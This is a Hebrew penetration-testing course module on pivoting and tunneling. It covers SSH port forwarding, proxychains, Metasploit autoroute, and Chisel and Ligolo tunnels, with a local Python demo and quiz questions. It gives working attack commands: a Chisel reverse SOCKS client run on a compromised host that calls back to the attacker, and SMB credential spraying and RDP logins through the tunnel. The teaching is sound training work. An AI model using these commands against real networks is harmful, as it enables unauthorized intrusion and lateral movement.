

מודול 12 — Pivoting ותנועה רוחבית

חומר לימוד

1 יחידות

תוכן העניינים

1. מודול 12 — Pivoting ותנועה רוחבית (Pivoting & Tunneling)

הכול בגלילה אחת: כל החומר של המודול בקובץ אחד — חומר לימוד, תרגילים, תרגול ופתרונות, ברצף.

מודול מעשי! תבנה מנהרה בעצמך ותגיע ל"שירות פנימי" דרך גשר. הקובץ `pivot_demo.py` הוא מנתב פורטים בפייתון טהור — בדיוק מה ש-L - ssh עושה — כדי לראות איך תעבורה זורמת דרך Pivot. גם L - ssh אמיתי מודגם. אחרי כל הדגמה: 🧠 בדוק את עצמך.

מודול 12 — Pivoting ותנועה רוחבית (& Pivoting (Tunneling

מטרות המודול: להבין כיצד עוברים ממכונה שנפרצה אל הרשת הפנימית שמאחוריה. נלמד **Pivoting** (שימוש במכונה שנפרצה כ"גשר"), **Port Forwarding**, **SSH Tunneling**, ו-**Proxying** (proxychains) — כדי להגיע למכונות שאינן חשופות ישירות לתוקף. זהו הצעד שהופך פריצה של מכונה בודדת לפריצה של רשת.

קבצים: `slides.md` · `practice.md` · `solutions.md` · `missions.md` · `README.md`.

למה זה חשוב? ברשתות אמיתיות, המכונה שפרצת אליה היא כמעט אף פעם לא היעד הסופי. השרתים הרגישים (Domain Controller, מסדי נתונים) יושבים ברשת פנימית שלא נגישה אליך ישירות. Pivoting הוא המפתח לחצות פנימה.

תוכן העניינים

1. מהי תנועה רוחבית ו-Pivoting
2. התרחיש הטיפוסי (Dual-Homed Host)
3. SSH Tunneling — שלושת הסוגים
4. Proxychains ו-Dynamic Forwarding
5. Pivoting עם Metasploit
6. כלים ייעודיים: Chisel ו-Ligolo
7. סריקה ותקיפה דרך ה-Pivot
8. סיכום השיטות


12.1 מהי תנועה רוחבית ו-Pivoting

- **תנועה רוחבית (Lateral Movement)** — מעבר ממכונה שנפרצה למכונה אחרת באותה רשת, לרוב עם אישורים (credentials) שאספת (מודול 11).
- **Pivoting** — שימוש במכונה שנפרצה כנקודת מעבר (Pivot) לניתוב תעבורה אל רשת שאינה נגישה לך ישירות.
- **Tunneling** — עטיפת תעבורה בתוך פרוטוקול אחר (למשל SSH) כדי לחצות גבולות רשת/Firewall.

🎯 הרעיון המרכזי: המכונה שפרצת "רואה" רשתות שאתה לא רואה. אנחנו **מנתבים** דרכה כדי להגיע לשם.

12.2 התרחיש הטיפוסי (Dual-Homed Host)

מכונה שנפרצה עם **שני ממשקי רשת**: eth0 — 192.168.56.50 — רשת ה-DMZ (חשופה, כאן אתה).
eth1 — 10.10.10.5 — **רשת פנימית** (שרתים רגישים, לא נגיש לך).



אתה מגיע ל- 192.168.56.50 אבל **לא** ל- 10.10.10.0/24. הפתרון: לנתב דרך ה-Pivot.

איך מזהים רשת פנימית אחרי פריצה?

```
ip a; ip route      # ממשקים ורשתות נוספות
arp -a              # מכונות שכנות ידועות
cat /etc/hosts
```

12.3 SSH Tunneling — שלושת הסוגים

אם יש לך SSH על ה-Pivot (או אישורים אליו), SSH הוא כלי ה-Tunneling החזק ביותר.

א. Local Port Forwarding (L -)

מביא שירות מהרשת הפנימית **אליך**:

```
ssh -L 8080:10.10.10.30:80 user@192.168.56.50
# הפנימי 10.10.10.30:80 web-שרת ה = Kali-ב http://localhost:8080 עכשיו
```

ב. Remote Port Forwarding (-R)

פותח פורט על ה-Pivot שמנתב אליך (שימושי כשהקורבן לא יכול להתחבר החוצה ישירות):

```
ssh -R 3389:127.0.0.1:3389 user@pivot
```

ג. Dynamic Port Forwarding (-D) — הכי חזק

יוצר SOCKS Proxy — מנתב כל תעבורה דרך ה-Pivot:

```
ssh -D 9050 user@192.168.56.50
# רץ מתוך הרשת הפנימית → SOCKS 127.0.0.1:9050 עכשיו כל כלי שתפנה דרך
```

💡 -D הוא ה"סכין השוויצרית": פרוקסי דינמי אחד שדרכו מריצים nmap, דפדפן, כל כלי — כאילו אתה בתוך הרשת הפנימית.

🎬 הדגמה — נסה בעצמך: בנה מנהרה והגע ל"שירות פנימי"

נראה בדיוק איך Port Forwarding עובד — נתעל תעבורה דרך גשר אל שירות "לא-נגיש".

צעד 1 — טרמינל 1: הפעל "שירות פנימי" על פורט 9000 (דמיין שהוא ברשת פנימית):

```
python3 -c "from http.server import BaseHTTPRequestHandler as B, HTTPServer as S
class H(B):
    def do_GET(s): s.send_response(200); s.end_headers(); s.wfile.write(b'INTERNAL flag{reached_intern
    def log_message(s,*a): pass
S(('127.0.0.1',9000),H).serve_forever()"
```

צעד 2 — טרמינל 2: הקם מנהרה — נתב את הפורט המקומי 8888 אל השירות הפנימי:

```
python3 pivot_demo.py 8888 127.0.0.1 9000
```

👁️ "מנהרה פעילה: 127.0.0.1:8888 —▶ 127.0.0.1:9000".

צעד 3 — טרמינל 3: פנה דרך המנהרה:

```
curl 127.0.0.1:8888
```

👁️ קיבלת את תגובת השירות הפנימי — `flag{reached_internal_via_pivot}` — למרות שפנית ל-8888! התעבורה עברה דרך הגשר.

צעד 4 — הגרסה האמיתית עם SSH (אם יש SSH server; הפעל `sudo systemctl start ssh` ממודול (2):

```
ssh -L 8888:127.0.0.1:9000 $(whoami)@127.0.0.1      # Local Port Forwarding אמיתי
# ואז בטרמינל אחר: curl 127.0.0.1:8888
```

👁️ אותה תוצאה בדיוק — זה מה ש-`ssh -L` עושה מאחורי הקלעים.

🎯 **מה קרה כאן:** מנתב הפורטים קיבל חיבור על 8888 וחיבר אותו לשירות ב-9000, והעביר בתיים בשני הכיוונים. בבדיקה אמיתית, ה"גשר" הוא מכונה שנפרצה, ו-9000 הוא שרת ברשת פנימית שלא היית מגיע אליו ישירות.

🧠 **בדוק את עצמך:** מה עושה `ssh -L 8080:10.10.10.30:80 user@pivot` (א - מריץ nmap על ה-pivot - ב) פותח פורט מקומי 8080 שמנתב, דרך ה-pivot, אל 10.10.10.30:80 שברשת הפנימית - ג) מוחק את הלוגים ב-pivot

✅ **תשובה: ב** — Local Port Forwarding: `localhost:8080` אצלך = `10.10.10.30:80` הפנימי, כשהתעבורה עוברת דרך חיבור ה-SSH ל-pivot.

Dynamic Forwarding-1 Proxychains 12.4

proxychains מכריח כל כלי לעבור דרך פרוקסי (למשל ה-SOCKS מ-`ssh -D`).

```
# בסוף → /etc/proxychains4.conf :הגדרה
socks5 127.0.0.1 9050

# רץ "מתוך" הרשת הפנימית proxychains עכשיו כל כלי דרך:
proxychains nmap -sT -Pn 10.10.10.30
proxychains firefox http://10.10.10.20
proxychains crackmapexec smb 10.10.10.0/24
```

⚠️ **חובה -sT (TCP Connect) ב-nmap דרך proxychains** — סריקת SYN (`-sS`) לא עוברת בפרוקסי SOCKS. וגם `-Pn` (דלג על ping).

🧠 **בדוק את עצמך:** למה חובה `-sT` (ולא `-sS`) (כשמריצים `nmap` דרך `proxychains` - `-sT`) מהיר יותר
- (ב) פרוקסי `SOCKS` מעביר רק חיבורי `TCP` מלאים; סריקת `SYN` (`-sS`) חצי-פתוחה לא עוברת דרכו - (ג) -
`sS` דורש סיסמה

✅ **תשובה: ב** — `SOCKS` עובד ברמת החיבור (`TCP Connect`). `-sS` בונה חבילות גולמיות שלא עוברות בפרוקסי, ולכן משתמשים ב-`-sT` (+ `-Pn`).

Metasploit עם Pivoting 12.5

אם קיבלת **Meterpreter** על ה-Pivot, יש דרך מובנית ונוחה:

```
# 1. session-לרשת הפנימית דרך ה route הוסף.
meterpreter > run autoroute -s 10.10.10.0/24
# או: msf > route add 10.10.10.0/24 <session-id>

# 2. "רואים" את הרשת הפנימית" Metasploit עכשיו מודלי.
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.30

# 3. לכלים חיצוניים SOCKS פרוקסי.
msf > use auxiliary/server/socks_proxy
msf > run
# proxychains ← 127.0.0.1:1080 ואז
```

12.6 כלים ייעודיים: Chisel ו-Ligolo

כשאין `SSH` — כלים ייעודיים מקימים מנהרות מהירות:

Chisel (מנהור מעל HTTP/WebSocket)

```
# (שרת) Kali-ב:
./chisel server -p 8000 --reverse
# SOCKS reverse מקים - (client) על הקורבן:
./chisel client <kali>:8000 R:socks
# proxychains → Kali-על 127.0.0.1:1080 ב SOCKS ←
```

כלי הפייבוט המועדף היום — יוצר ממשק רשת וירטואלי שדרכו ניגשים לרשת הפנימית ללא proxychains, בביצועים גבוהים. מצוין למעבדות AD.

Chisel נפוץ מאוד ב-CTF/OSCP כי הוא בינארי יחיד, חוצה-פלטפורמות, ועובד מעל HTTP (עוקף Firewalls רבים).

12.7 סריקה ותקיפה דרך ה-Pivot

אחרי שהקמת מנהרה — עובדים על הרשת הפנימית כאילו אתה בתוכה:

```
# גילוי מכונות ברשת הפנימית:
proxychains nmap -sT -Pn -p 22,80,139,445,3389 10.10.10.0/24

# תקיפת שירות פנימי שהתגלה:
proxychains crackmapexec smb 10.10.10.20 -u users.txt -p pass.txt
proxychains xfreerdp /v:10.10.10.30 /u:admin /p:Password1

# שוב recon → exploit → privesc → pivot חוזרים על מחזור התקיפה
```

Double Pivot: לעיתים צריך לפרוץ מכונה פנימית ואז לפייבוט ממנה לרשת עמוקה יותר — משרשרים מנהרות. זה נפוץ ברשתות ארגוניות מרובות-שכבות.

כל מכונה פנימית שנפרצת מרחיבה את “שדה הראייה” שלך. Pivoting חוזר = חדירה עמוקה יותר לרשת.

12.8 סיכום השיטות

שיטה	מתי	פקודת מפתח
SSH -L	להביא שירות בודד אליך	<code>ssh -L 8080:internal:80 user@pivot</code>
SSH -R	הקורבן לא יוצא החוצה	<code>ssh -R 3389:127.0.0.1:3389 user@kali</code>
SSH -D	פרוקסי דינמי מלא	<code>proxychains + ssh -D 9050 user@pivot</code>
Metasploit	יש Meterpreter	<code>run autoroute -s <net></code>
Chisel	אין SSH, מעל HTTP	<code>chisel server/client ... R:socks</code>
Ligolo-ng	ביצועים / AD	ממשק tun, ללא proxychains

סיכום המודול

- **Pivoting** = שימוש במכונה שנפרצה כגשר לרשת פנימית לא-נגישה.
- מזהים רשת פנימית עם `arp -a` / `ip route` / `ip a`.
- **SSH Tunneling**: `-L` (local), `-R` (remote), `-D` (dynamic/SOCKS).
- **proxychains** מריץ כל כלי דרך הפרוקסי (זכור `-sT -Pn` ל-nmap).
- **Chisel**, **Metasploit** (`autoroute`) ו-**Ligolo-ng** הם חלופות מצוינות.
- **Double Pivot** = שרשור מנהרות לחדירה עמוקה יותר — המפתח לתקיפת AD (מודול 13).

מה הלאה?

→ [missions.md](#) • פתרונות — [solutions.md](#) • תרגול ותרחישים — [practice.md](#) →

מודול 13 — **Active Directory**

← חזרה למפת הקורס